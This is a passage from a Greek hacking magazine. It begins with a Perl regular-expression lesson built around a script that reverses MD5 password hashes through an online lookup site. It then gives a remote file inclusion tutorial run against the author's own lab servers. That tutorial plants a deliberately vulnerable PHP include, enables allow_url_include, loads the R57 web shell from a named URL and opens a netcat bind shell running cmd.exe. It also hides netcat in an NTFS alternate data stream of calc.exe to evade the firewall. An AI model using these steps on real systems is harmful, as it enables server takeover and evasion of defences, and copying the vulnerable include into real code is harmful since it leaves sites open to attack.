Το επιθυμητό regular expression τοποθετείται ανάμεσα στις δύο εμπρόσθιες καθέτους. Αυτές οι κάθετοι ονομάζονται οριοθέτες, επειδή ορίζουν την αρχή και το τέλος του regular expression. Σε αυτό το σημείο, όμως, πρέπει να υπογραμμίσουμε δύο λεπτομέρειες: Καταρχάς, σαν οριοθέτες μπορούμε να χρησιμοποιήσουμε και διαφορετικούς χαρακτήρες (για παράδειγμα τα θαυμαστικά ή την άνω-κάτω τελεία). Η χρήση του προπορευόμενου "m" δεν είναι πάντα υποχρεωτική. Συγκεκριμένα, όταν χρησιμοποιούμε σαν οριοθέτες τις εμπρόσθιες καθέτους, το "m" μπορεί και να παραληφθεί. Σε κάθε άλλη περίπτωση, η παρουσία του είναι υποχρεωτική. Ας δούμε ένα παράδειγμα:

```
$test = "Hello World";

if ($test =~ /World/) {do something}
```

Ο παραπάνω έλεγχος if κρίνεται ως αληθής, επειδή η μεταβλητή $test περιέχει το ζητούμενο μοτίβο. Παρατηρείστε ότι το μοτίβο αποτελείται από μία μόνο λέξη και έχει δηλωθεί σαν ένα regular expression, με οριοθέτες τις εμπρόσθιες καθέτους. Ακριβώς γι' αυτό, μπορέσαμε να παραλείψουμε τον χαρακτήρα m. Ο τελεστής "=~" ελέγχει αν η έκφραση η οποία τον ακολουθεί (το regular expression) εντοπίζεται στην τιμή της μεταβλητής, την οποία έχουμε δηλώσει αριστερά του ($test). Ας δούμε ένα ακόμα παράδειγμα:

```
$test = "Hello World";
```

```
if ($test !~ m:hacker:) {do something}
```

Ο έλεγχος if αξιολογείται και πάλι ως αληθής! Βέβαια, το ζητούμενο μοτίβο δεν εμφανίζεται πουθενά στην τιμή της $test. Αναρωτιέστε γιατί είναι αληθής ο έλεγχος; Φταίει η χρήση του τελεστή "!~". Ο συγκεκριμένος τελεστής ελέγχει αν η έκφραση η οποία τον ακολουθεί απουσιάζει από την τιμή της μεταβλητής, την οποία έχουμε δηλώσει αριστερά του. Σε αυτό το παράδειγμα πρέπει να υπογραμμίσουμε μια ακόμα λεπτομέρεια: Για τη δήλωση του regular expression έχουμε χρησιμοποιήσει διαφορετικούς οριοθέτες. Συγκεκριμένα, έχουμε χρησιμοποιήσει τα θαυμαστικά και, ακριβώς γι' αυτό, ήταν υποχρεωτική και η χρήση του χαρακτήρα m.

Όπως βλέπετε, η χρήση των regular expression μέσα σε κώδικα Perl δεν είναι καθόλου δύσκολη. Υπάρχουν όμως και μερικές παγίδες. Μελετήστε το παρακάτω απόσπασμα κώδικα:

```
$test = "C:/Users/user/desktop/files";
if ($test =~ m/user/desktop/files/) {do something}
```

Τι πιστεύετε γι' αυτόν τον έλεγχο; Αν νομίζετε ότι είναι αληθής, κάνετε λάθος! Εδώ που τα λέμε, αυτός ο κώδικας δεν θα εκτελεστεί καθόλου και η Perl θα εμφανίσει ένα ωραιότατο μήνυμα λάθους. Το regular expression που αναζητάμε είναι μια ολόκληρη διαδρομή (/user/desktop/files) και όχι μόνο η λέξη user. Ωστόσο, η Perl θα θεωρήσει ότι το regular expression τερματίζει στη δεύτερη εμπρόσθια κάθετο κι άρα αποτελείται μόνο από τη λέξη "user". Οι υπόλοιποι χαρακτήρες παραμένουν ανεξήγητοι για την Perl και γι' αυτό θα εμφανιστεί το μήνυμα λάθους. Εδώ, λοιπόν, έχουμε συναντήσει ένα μικρό πρόβλημα: Τι γίνεται όταν το regular expression περιλαμβάνει το χαρακτήρα οριοθέτησης; Σ' αυτή την περίπτωση πρέπει να δηλώσουμε στην Perl ότι ορισμένες από τις εμπρόσθιες καθέτους αποτελούν τμήμα του regular expression. Όμως, για να πετύχουμε κάτι τέτοιο πρέπει να απενεργοποιήσουμε τη προκαθορισμένη (default) λειτουργία του συγκεκριμένου χαρακτήρα. Για το σκοπό αυτό, θα χρησιμοποιήσουμε την ανάστροφη κάθετο. Συγκεκριμένα, ο κώδικας θα γραφτεί ως εξής:

```
if ($test =~ m/user\/desktop\/files/) {do something}
```

Βάζοντας μια ανάστροφη κάθετο (\) μπροστά από μία εμπρόσθια (/), ζητάμε από την Perl να ερμηνεύσει την εμπρόσθια ως απλό χαρακτήρα (τμήμα του μοτίβου) κι όχι ως οριοθέτη. Φυσικά, το συγκεκριμένο πρόβλημα θα μπορούσε να αντιμετωπιστεί και με άλλον τρόπο: Χρησιμοποιώντας διαφορετικούς οριοθέτες! Δείτε πώς θα μπορούσε να γίνει κάτι τέτοιο:

```
if ($test =~ m!user/desktop/files!) {do something}
```

Για να αποφύγουμε το μπέρδεμα με τις καθέτους, χρησιμοποιήσαμε σαν οριοθέτες τα θαυμαστικά. Με αυτόν τον τρόπο, η Perl θα αντιμετωπίσει τις καθέτους σαν τμήμα του regular expression και τίποτα παραπάνω. Πάντως, όπως θα καταλάβετε σύντομα, η χρησιμότητα της ανάστροφης καθέτου παραμένει μεγάλη...

Ειδικοί χαρακτήρες

Ορισμένοι χαρακτήρες ερμηνεύονται με ιδιαίτερο τρόπο, όταν χρησιμοποιούνται μέσα σ' ένα πρότυπο. Έτσι, οι συγκεκριμένοι χαρακτήρες μπορούν να αλλοιώσουν κατά πολύ την ερμηνεία ενός προτύπου και πρέπει να τους χειριζόμαστε με προσοχή. Οι χαρακτήρες που επιδέχονται ειδικής ερμηνείας ονομάζονται «ειδικοί χαρακτήρες» ή και «μεταχαρακτήρες». Οι

ειδικοί χαρακτήρες φαίνονται παρακάτω:

```
^ ( ) | $ \ @ . ? [ + * {
```

Όπως βλέπετε, δεν είναι λίγοι ;) Ας δούμε τι μπορούμε να πετύχουμε με ορισμένους από αυτούς. Η τελεία λειτουργεί σαν ένα μπαλαντέρ, στην θέση του οποίου θα μπορούσε να βρεθεί οποιοσδήποτε χαρακτήρας εκτός από αυτόν της νέας γραμμής (\n). Ο αστερίσκος λειτουργεί επίσης σαν μπαλαντέρ, αλλά πολύ διαφορετικά από την τελεία. Ο αστερίσκος δεν αντιπροσωπεύει οποιονδήποτε χαρακτήρα, αλλά την επανάληψη του αμέσως προηγούμενου, οσεσδήποτε φορές! Η λειτουργία του αστερίσκου είναι λίγο πιο σύνθετη και γι' αυτό θα δούμε ένα παράδειγμα. Σκεφτείτε ένα μοτίβο, το όποιο περιλαμβάνει τους χαρακτήρες yes*. Αυτό το μοτίβο θα εντοπιζόταν επιτυχώς σε ένα string, το οποίο περιλαμβάνει το ye ή το yes ή το yess ή το yesss και πάει λέγοντας. Με άλλα λόγια, το συγκεκριμένο μοτίβο θα εντοπιζόταν επιτυχώς, σε οποιοδήποτε string περιελάμβανε το ye, ακολουθούμενο από κανένα έως άπειρα[1] «s». Με την ευκαιρία, αξίζει ν' αναφερθούμε και στο συνδυασμό της τελείας με τον αστερίσκο. Αυτοί οι δύο χαρακτήρες μαζί λειτουργούν σαν ένα *ακόμα* πιο ισχυρό μπαλαντέρ. Συγκεκριμένα, η τελεία ακολουθούμενη από έναν αστερίσκο μπορεί να αντιπροσωπεύσει οποιουσδήποτε χαρακτήρες, οσεσδήποτε φορές κι αν επαναλαμβάνονται! Από αυτό το σούπερμπαλαντέρ ξεφεύγει μόνο ο χαρακτήρας αλλαγής γραμμής.

Για τη λειτουργία της ανάστροφης καθέτου (\) μιλήσαμε ήδη. Αυτός ο χαρακτήρας μπορεί να απενεργοποιήσει την ιδιαίτερη λειτουργία οποιουδήποτε ειδικού χαρακτήρα. Έτσι, αν βάλουμε μια ανάστροφη κάθετο πριν από μια τελεία, το μοτίβο μας θα περιλαμβάνει τον χαρακτήρα της τελείας και όχι το μπαλαντέρ-τελεία. Επίσης, η ανάστροφη κάθετος μπορεί να απενεργοποιήσει και τον εαυτό της! Αν βάλουμε δύο ανάστροφες καθέτους, τη μία δίπλα στην άλλη, το μοτίβο θα συμπεριλάβει στη δομή του *μία* ανάστροφη κάθετο και δεν θα προσπαθήσει να απενεργοποιήσει κάποιον άλλο ειδικό χαρακτήρα.

Τέλος, αξίζει να μιλήσουμε για τις παρενθέσεις. Στην περίπτωση που ένα μοτίβο εντοπιστεί μέσα σ' ένα string, το τμήμα του μοτίβου που περικλείεται από παρενθέσεις θα επιστραφεί στο σύστημα σαν τιμή μιας ειδικής μεταβλητής. Δείτε το ακόλουθο μοτίβο:

```
/name is (.*)\./
```

Το συγκεκριμένο μοτίβο θα εντοπιστεί με επιτυχία σε οποιοδήποτε string περιλαμβάνει τις λέξεις "name is", συνεχίζει με οποιαδήποτε άλλη λέξη (οποιουδήποτε μήκους) και στη συνέχεια έχει μια τελεία. Για παράδειγμα, το παραπάνω μοτίβο θα εντοπιζόταν επιτυχώς στα ακόλουθα string:

```
"My name is Johnny."
"let me guess: Your name is Mary."
"His name is Chris. What is yours?"
```

Το όνομα σε καθένα από αυτά τα string θα επιστραφεί στο σύστημα σαν τιμή της ειδικής μεταβλητής, την οποία αναφέραμε προηγουμένως. Στην περίπτωση της Perl, αυτή η μεταβλητή ονομάζεται $1. Ένα μοτίβο μπορεί να περιλαμβάνει και δεύτερο ζεύγος παρενθέσεων. Όπως υποψιάζεστε, σ' αυτήν την περίπτωση το τμήμα του μοτίβου που βρίσκεται στις δεύτερες παρενθέσεις θα επιστρεφόταν στο σύστημα σαν τιμή της μεταβλητής $2...

1. Εντάξει, το άπειρα είναι τρόπος του λέγειν. Νομίζουμε ότι καταλαβαίνετε τι θέλουμε να πούμε.

Εντοπισμός αρχικού string

Όπως είπαμε νωρίτερα, το πρόγραμμα αποθηκεύει την απάντηση που λαμβάνει από κάθε server στη μεταβλητή response. Στη συνέχεια ελέγχει αν εμφανίζεται κάποιο μοτίβο στην τιμή της μεταβλητής. Αυτό το μοτίβο είναι διαφορετικό από server σε server, αφού κάθε βάση δεδομένων εμφανίζει με διαφορετικό τρόπο τα αποτελέσματα της αναζήτησης. Έχοντας κατά νου όσα είπαμε για τα μοτίβα και τη λειτουργία τους στην Perl, μπορούμε να εξετάσουμε ένα απόσπασμα από τον κώδικα του προγράμματός μας:

```
$response = $browser->post('http://md5decryption.com', ["hash" =>
$md5_hash, "submit" => "Decrypt it!"]);
if ($response->content =~ /Decrypted Text: <\/b>(.*)<\/font>/) {
    ($password) = $1;
    ...........
    ...........
}
```

Αρχικά πραγματοποιείται μια κλήση προς το http://md5decryption.com, κατά την οποία αποστέλλεται και το md5 hash που θέλουμε να αντιστρέψουμε (να βρούμε το string από την κρυπτογράφηση του οποίου προήλθε). Κατά τα γνωστά, η απάντηση του server αποθηκεύεται στη μεταβλητή $response. Στη συνέχεια, το πρόγραμμα αναζητά στην τιμή της $response την παρουσία του ακόλουθου μοτίβου:

```
Decrypted Text: </b>(.*)</font>
```

Προφανώς, αν πετύχει αυτή η αναζήτηση --αν εντοπιστεί το συγκεκριμένο μοτίβο στην απάντηση του server-- το md5 hash που στείλαμε στη βάση βρέθηκε! Το ζητούμενο string (αυτό από την κρυπτογράφηση του οποίου προήλθε το hash) βρίσκεται ανάμεσα στα “” και “”. Όμως, ανάμεσα σε αυτά τα δύο τμήματα του μοτίβου έχουμε περικλείσει σε παρενθέσεις το σούπερ-μπαλαντέρ2. Επομένως, το ζητούμενο string θα μεταφερθεί στην Perl μέσα στη μεταβλητή $1. Ακριβώς γι' αυτό, εφόσον το μοτίβο εντοπιστεί με επιτυχία στην απόκριση του server, φροντίζουμε να αποδώσουμε στη μεταβλητή $password την τιμή της μεταβλητής $1. Τώρα, ελπίζουμε να μην μας ρωτήσετε γιατί επιλέξαμε το όνομα password, για τη μεταβλητή στην οποία αποθηκεύεται το αρχικό string...

Κλείνοντας, ελπίζουμε πως αυτή τη φορά σας δείξαμε αρκετά νέα πράγματα για την Perl, χωρίς να σας κουράζουμε με τα ίδια και τα ίδια. Επιπρόσθετα, θέλουμε να πιστεύουμε ότι την επόμενη φορά που θα διαβάσετε τον κώδικα ενός προγράμματος θα κατανοήσετε πολλά περισσότερα! Τέλος, θα μας ευχαριστούσε ιδιαίτερα αν τροποποιούσατε τον κώδικά μας, του προσθέτατε νέες βάσεις και το μοιραζόσασταν με τους φίλους του περιοδικού :)

2. Το «σούπερ-μπαλαντέρ» δεν αποτελεί επίσημο όνομα για το συνδυασμό της τελείας με τον αστερίσκο. Καθαρά δική μας επινόηση είναι :)

ΜΕ ΑΓΑΠΗ, ΑΠΟ ΤΟΝ ΕΠΙΤΙΘΕΜΕΝΟ!

Skill: Intermediate

Tags: RFI, ADS, back channel, PowerShell, XAMPP

RFI

remote file inclusion

by Johnny Who

Τι είναι το Remote File Inclusion και πώς επιτυγχάνεται; Αυτά τα back channels πάλι, τι ρόλο βαράνε; Μήπως μπορούν ν' αποδειχθούν επικίνδυνα; Κι αυτά τα ADS, μωρ' αδερφάκι μου, εδώ μου 'χουν κάτσει! Να, εδώ σου λέω! Μήπως μπορεί να τα εκμεταλλευτεί κάποιος επιτιθέμενος; Τι θα πετύχει; Τελικά, μπορούμε να προστατευτούμε από όλα αυτά;

Σκεφτείτε έναν χρήστη ο οποίος δεν έχει ιδιαίτερες γνώσεις γύρω από τις δικτυακές επιθέσεις. Μπορείτε να φανταστείτε τι θα πάθαινε, αν άκουγε τα ερωτήματα που μόλις θέσαμε; Στην καλύτερη περίπτωση, αν είχε τίποτε δικά του site, θα τον έπιανε ανησυχία και δεν θα είχε ιδέα πώς και από τι να προφυλαχτεί. Σε αυτό το άρθρο θα απευθυνθούμε *και* σε αυτόν το χρήστη και θα προσπαθήσουμε ν' απαντήσουμε σ' όλα τα ερωτήματα. Αυτή τη φορά, όμως, δεν θα βάλουμε στο στόχαστρο κάποιον δικτυακό τόπο, αλλά τον ίδιο μας τον εαυτό! Ναι, καλά διαβάσατε. Θα δημιουργήσουμε ένα κενό ασφαλείας πάνω σε δικό μας server, με τα ίδια μας τα χέρια. Κι όπως καταλαβαίνετε, αμέσως μετά θα προσπαθήσουμε να το εκμεταλλευτούμε. Ακολουθώντας αυτή την προσέγγιση, θα μπορεί οποιοσδήποτε --και ανεξάρτητα από το επίπεδό του--, να αναπαραγάγει τις δοκιμές μας. Έτσι, θα μπορέσουν όλοι να κατανοήσουν σε βάθος τη "φύση" των επιθέσεων RFI (Remote File Inclusion), καθώς και το που οφείλονται τα σχετικά κενά στην ασφάλεια.

Το μηχάνημα από το οποίο θα κάνουμε τις επιθέσεις μας (attack box) τρέχει Windows 7 Ultimate. Οι στόχοι που θα κατασκευάσουμε --και στους οποίους θα επιτεθούμε-- είναι ένα μηχάνημα με Ubuntu Server 11.10 κι ένα ακόμα, με Windows XP SP3 και το XAMPP. Παρεμπιπτόντως, σημειώστε ότι αυτή τη φορά θα γράψουμε και λίγο κώδικα σε Windows PowerShell.

Πριν προχωρήσουμε, να πούμε ότι το remote file inclusion (RFI) αποτελεί μια διαδικασία κατά την οποία ένα τοπικό αρχείο (του μηχανήματός μας) ενσωματώνεται στο περιεχόμενο κάποιου ξένου site. Αν αυτό το τοπικό αρχείο περιλαμβάνει σκέτο κείμενο, η ζημιά που καταφέρνουμε στο site είναι από μικρή έως ανύπαρκτη. Αντίθετα, αν το εν λόγω αρχείο περιλαμβάνει κώδικα, ο web server στον οποίο φιλοξενείται το "χτυπημένο" site κινδυνεύει. Σ' αυτήν την περίπτωση, βλέπετε, ο web server δεν θα εμφανίσει απλά τον κώδικά μας, αλλά θα τον εκτελέσει κιόλας! Αν έχετε μπερδευτεί με το ποιος κάνει τι και το ποιος παθαίνει τι, μην ανησυχείτε. Μπορείτε να έχετε στο μυαλό σας το εξής απλό: Ο επιτιθέμενος έχει τον κακόβουλο κώδικα κι ο web server "πείθεται" να τον διαβάσει και να τον εκτελέσει. Όπως θα δείτε σύντομα, κάτι τέτοιο δεν είναι αδύνατο -- ούτε και πολύ δύσκολο. Για την ώρα, όμως, πρέπει να δημιουργήσουμε ένα κενό ασφάλειας, ώστε να κάνουμε αργότερα τις δοκιμές μας. Ακολουθούν δύο απλά βήματα, τα οποία πρέπει να ακολουθήσουμε για να κάνουμε τους web server μας ευπαθείς σε RFI. Περιττό να πούμε ότι θα πρέπει να τα εφαρμόσετε και στο σύστημα με το Linux, αλλά *και* σε εκείνο με τα Windows XP και το XAMPP.

Επιτηδευμένη ευπάθεια

Θα ξεκινήσουμε δημιουργώντας ένα ευπαθές script σε PHP. Προφανώς, αυτό το script θα πρέπει να τοποθετηθεί σε κάποιον κατάλογο, κάτω από το document root του web server, ώστε να είναι προσπελάσιμο από το δίκτυο. Το σκριπτάκι θα πρέπει να περιλαμβάνει τα ακόλουθα:

```
<center><h1>R.F.I</h1></center>
<br>
<? include($_GET['page']); ?>
```

Αφού πληκτρολογήσετε τον παραπάνω κώδικα, αποθηκεύστε τον σαν «rfi.php". Όσοι έχετε διαβάσει το άρθρο "Server κερνάει, Server πίνει" του deltaHacker 006, στο οποίο και συζητάμε για το LFI, γνωρίζετε πολύ καλά γιατί αυτός ο κώδικας είναι ευπαθής. Για τους υπόλοιπους, να πούμε

ότι η δεύτερη γραμμή κάνει το λάθος να ενσωματώνει (include) οτιδήποτε δώσει ο χρήστης, χωρίς να το ελέγξει. Αυτό αποτελεί μοιραίο λάθος κι αν δεν μας πιστεύετε θα σας το αποδείξουμε πολύ σύντομα! Παρεμπιπτόντως, να πούμε πως ο παραπάνω κώδικας είναι ευπαθής *και* σε επιθέσεις LFI.

Τροποποίηση του php.ini

Σε κάθε εγκατάσταση της PHP κι ανεξαρτήτως του λειτουργικού συστήματος, υπάρχει το αρχείο php.ini. Η θέση του σε μια τυπική εγκατάσταση του XAMPP server είναι η C:\xampp\php\php.ini. Σ' ένα σύστημα Linux, όμως, η θέση αυτού του αρχείου δεν είναι πάντοτε ίδια. Ωστόσο, μπορούμε να την πληροφορηθούμε αμέσως μ' ένα απλό και γρήγορο κολπάκι. Αρκεί να δημιουργήσουμε το αρχείο info.php, με τον ακόλουθο τρόπο:

```
echo "<?php phpinfo(); ?>" > /var/www/info.php
```

Όπως βλέπετε, το αρχείο τοποθετήθηκε στο document root του web server. Επομένως μπορούμε να το ανοίξουμε με κάποιον browser. Αν κάνουμε κάτι τέτοιο, στο πεδίο "Loaded Configuration File" θα δούμε την ακριβή τοποθεσία του php.ini!

Το php.ini περιέχει πολλές ρυθμίσεις της PHP, μεταξύ των οποίων και αυτή που μας ενδιαφέρει. Ανοίγουμε λοιπόν το αρχείο με κάποιον text editor και βρίσκουμε την ακόλουθη γραμμή:

```
allow_url_include = Off
```


Εκεί αλλάζουμε το Off σε On. Στη συνέχεια αποθηκεύουμε την αλλαγή και κάνουμε restart τον web server. Χάρη σε αυτήν την αλλαγή, η PHP του συστήματός μας θα επιτρέπει την ενσωμάτωση απομακρυσμένων αρχείων, τα οποία προσδιορίζονται με URL.

Μέθοδος επίθεσης

Η εκμετάλλευση του κενού ασφάλειας το οποίο δημιουργήσαμε επιτυγχάνεται πολύ εύκολα. Το μόνο που απαιτείται από τον επιτιθέμενο είναι ένας browser, καθώς κι ένα έγκυρο URL στο οποίο να έχει τοποθετηθεί ένα shell. Για τις δοκιμές μας χρησιμοποιήσαμε το R57 shell (`www.sh3ll.org/r57.txt`). Προφανώς, το link που σας δίνουμε για να κατεβάσετε το shell αποτελεί ένα έγκυρο URL, στο οποίο βρίσκεται... το shell! Επομένως, στην επίθεσή μας θα μπορούσαμε να χρησιμοποιήσουμε ακριβώς αυτό το URL. Για να επιτεθούμε, λοιπόν, αρκεί να "καλέσουμε" το προβληματικό αρχείο PHP από κάποιον browser, δίνοντας σαν τιμή στην παράμετρο page το URL του shell. Με λίγα λόγια, θα ήταν αρκετό να δώσουμε στο browser κάτι τέτοιο (τα web_server_address και shell_URL αντικαθίστανται κατάλληλα, προφανώς):

```
http://web_server_address/rfi.php?page=shell_URL
```

Η παράμετρος page ορίζεται μέσα στο προβληματικό αρχείο PHP (στο rfi.php). Όπως σχολιάσαμε και νωρίτερα, η τιμή της εν λόγω παραμέτρου θεωρείται πάντα αξιόπιστη και δεν υπόκειται σε κανέναν έλεγχο. Ως εκ τούτου, επισκεπτόμενοι την παραπάνω διεύθυνση με κάποιον browser, ο interpreter της PHP (του web server!) θα κατεβάσει το shell και θα το εκτελέσει. Αυτό είναι μοιραίο! Μπορείτε να δείτε τα αποτελέσματα στην εικόνα 1. Νομίζουμε ότι τώρα εμπεδώσατε τη σοβαρότητα της αδυναμίας που περιγράφουμε. Θυμηθείτε: Όλα ξεκίνησαν από μια γραμμή κώδικα σε PHP, η οποία γράφτηκε βιαστικά ή αφελώς.



Ο στόχος μας πάσχει από RFI και μόλις φορτώσαμε το shell R57. Με τη βοήθειά του μπορούμε να πραγματοποιήσουμε πολλές εργασίες στο απομακρυσμένο μηχάνημα και κυρίως να εκτελέσουμε εντολές στη γραμμή εντολών του (πεδίο "Run command").

Επίθεση σε Windows

Συμφωνούμε! Ένα περιβάλλον γραφικών είναι πάντα ωραίο και ευπρόσδεκτο. Παρ' όλα αυτά, η άμεση πρόσβαση στην γραμμή εντολών του στόχου έχει άλλη χάρη. Έτσι δεν είναι; Ας δούμε, λοιπόν, πώς θα μπορούσαμε να καταφέρουμε κάτι τέτοιο σε έναν server βασισμένο στα Windows. Το εργαλείο που θα χρησιμοποιήσουμε δεν είναι άλλο από το netcat. Προφανώς, εφόσον το σύστημα από το οποίο κάνουμε την επίθεση τρέχει Windows 7 και ο server τρέχει σε Windows XP, θα χρειαστούμε την έκδοση του netcat για Windows (http://joncraton.org/files/nc111nt.zip). Σημειώστε ότι δεν χρειάζεται εγκατάσταση και είναι έτοιμο προς χρήση.

Αρχικά, λοιπόν, κατεβάζουμε το netcat στο δικό μας μηχάνημα, ενώ στη συνέχει το ανεβάζουμε και στο στόχο. Αναρωτιέστε πώς θα το ανεβάσουμε εκεί; Με τη βοήθεια του shell R57 φυσικά, το οποίο ενεργοποιούμε εκμεταλλευόμενοι την αδυναμία RFI. Κατόπιν, από το πεδίο "Run command" του shell R57, εκτελούμε στον server την ακόλουθη εντολή:

```
nc -lp 2222 -e cmd.exe
```

Με αυτόν τον τρόπο θα ενεργοποιηθεί ένας listener στη δικτυακή θύρα 2222 του στόχου μας. Αυτός ο listener θα περιμένει να δεχτεί μια σύνδεση κι όταν συμβεί αυτό, θα εκτελέσει το cmd.exe. Σημειώστε ότι το output του cmd θα "μεταδοθεί" δικτυακά και μέσω της δικτυακής θύρας 2222! Έτσι, σαν επιτιθέμενοι, το μόνο που έχουμε να κάνουμε από τη μεριά μας είναι να συνδεθούμε στο θύμα μας κάπως έτσι:

```
nc ip-στόχου 2222
```

Μόλις επιτευχθεί η σύνδεση, το netcat που τρέχει στο στόχο θα εκτελέσει το cmd κι εμείς θα αποκτήσουμε πρόσβαση στη γραμμή εντολών του συστήματος! Μήπως ξεχνάμε κάτι, όμως; Τα Windows XP με το SP3 διαθέτουν firewall. Αυτό σημαίνει τη στιγμή που θα εκτελούσαμε το netcat στο server (από το shell R57) το firewall θα μπλόκαρε τη λειτουργία του και θα ζητούσε επιβεβαίωση από το διαχειριστή. Με άλλα λόγια, η εκτέλεση του netcat από το shell R57 δεν θα ολοκληρωνόταν. Το firewall θα την "ακύρωνε"! Υπάρχει άραγε τρόπος να απενεργοποιήσουμε το firewall του server; Η αλήθεια είναι πως όχι, αλλά υπάρχει ένα τρόπος για να το παρακάμψουμε ;)

Alternate Data Streams

Οι «Εναλλακτικές Ροές Δεδομένων» (Alternate Data Streams ή σκέτο ADS) αποτελούν έναν μηχανισμό του συστήματος αρχείων NTFS. Όπως αναφέρει και η ίδια η Microsoft, "πρόκειται για έναν μηχανισμό του NTFS, ο οποίος επιτρέπει την προσθήκη πληροφοριών/ιδιοτήτων σε ένα αρχείο, χωρίς να απαιτείται η αναδόμηση του συστήματος αρχείων". Με απλά λόγια, τα ADS αποτελούν έναν μηχανισμό διαχείρισης των metadata. Το εντυπωσιακό (και για μάς χρήσιμο), είναι ότι τα ADS μπορούν να κρύψουν ένα ολόκληρο αρχείο "πίσω" από ένα άλλο, αντιμετωπίζοντας το πρώτο ως metadata! Αυτή η ιδιότητα, πέρα από την απόκρυψη ενός κακόβουλου αρχείου πίσω από ένα καθαρό, έχει ένα ακόμα πλεονέκτημα: Το κακόβουλο αρχείο μπορεί να εκτελεστεί, ενώ το σύστημα θεωρεί ότι εκτελείται το καθαρό! Ας επιστρέψουμε τώρα στο σενάριό μας. Αφού ανεβάσουμε το netcat στο server, θα πρέπει στραφούμε και πάλι στο shell R57, από το οποίο θα εκτελέσουμε την ακόλουθη εντολή:

```
type nc.exe > C:\windows\system32\calc.exe:nc.exe
```

Με αυτόν τον τρόπο, το nc.exe θα κρυφτεί σε μία ομώνυμη ροή, στο calc.exe (στην αριθμομηχανή των Windows). Μετά από αυτό, για να στήσουμε

εκείνον το listener στη θύρα 2222, ο οποίος θα περιμένει μια εισερχόμενη σύνδεση για να ξεκινήσει το cmd.exe, αρκεί να δώσουμε κάτι τέτοιο:

```
start C:\windows\system32\calc.exe:nc.exe -lp 2222 -e cmd.exe
```

Τα καταφέραμε! Το τοίχος προστασίας των Windows XP δεν θα αντιληφθεί το netcat. Βέβαια, στα Windows Vista και στα 7, η δημιουργία και η εκτέλεση ενός κρυφού αρχείου ροής είναι διαφορετική και προϋποθέτει δικαιώματα administrator. Επομένως, το κόλπο που παρουσιάσαμε δεν θα μπορούσε να εφαρμοστεί σε server με μεταγενέστερη έκδοση των Windows. Εξάλλου, το firewall των Windows 7 είναι πολύ πιο έξυπνο και δεν θα μπορούσαμε να το ξεγελάσουμε τόσο εύκολα. Πάντως, αξίζει να σημειώσουμε ότι οι ADS χρησιμοποιήθηκαν κατά το παρελθόν από αρκετά rootkits.

Επίθεση σε Linux

Σε περασμένα άρθρα εξετάσαμε την απόκτηση πρόσβασης στο τερματικό ενός συστήματος Linux, με τη βοήθεια ενός shell. Σε εκείνο το σενάριο επίθεσης, ανεβάζαμε το shell σε κάποιον κατάλογο με χαλαρά δικαιώματα και το εκτελούσαμε από τον browser κατά τέτοιον τρόπο, ώστε να συνδέεται στο μηχάνημά μας. Με άλλα λόγια, αντί να συνδεθούμε εμείς στο server, τον υποχρεώναμε να συνδεθεί αυτός σε μας. Αυτή η “συνδεσμολογία”, στην οποία το κανάλι επικοινωνίας προέρχεται από το μηχάνημα-στόχο και όχι από το μηχάνημα του επιτιθέμενου, ονομάζεται back channel (ανάποδο κανάλι).

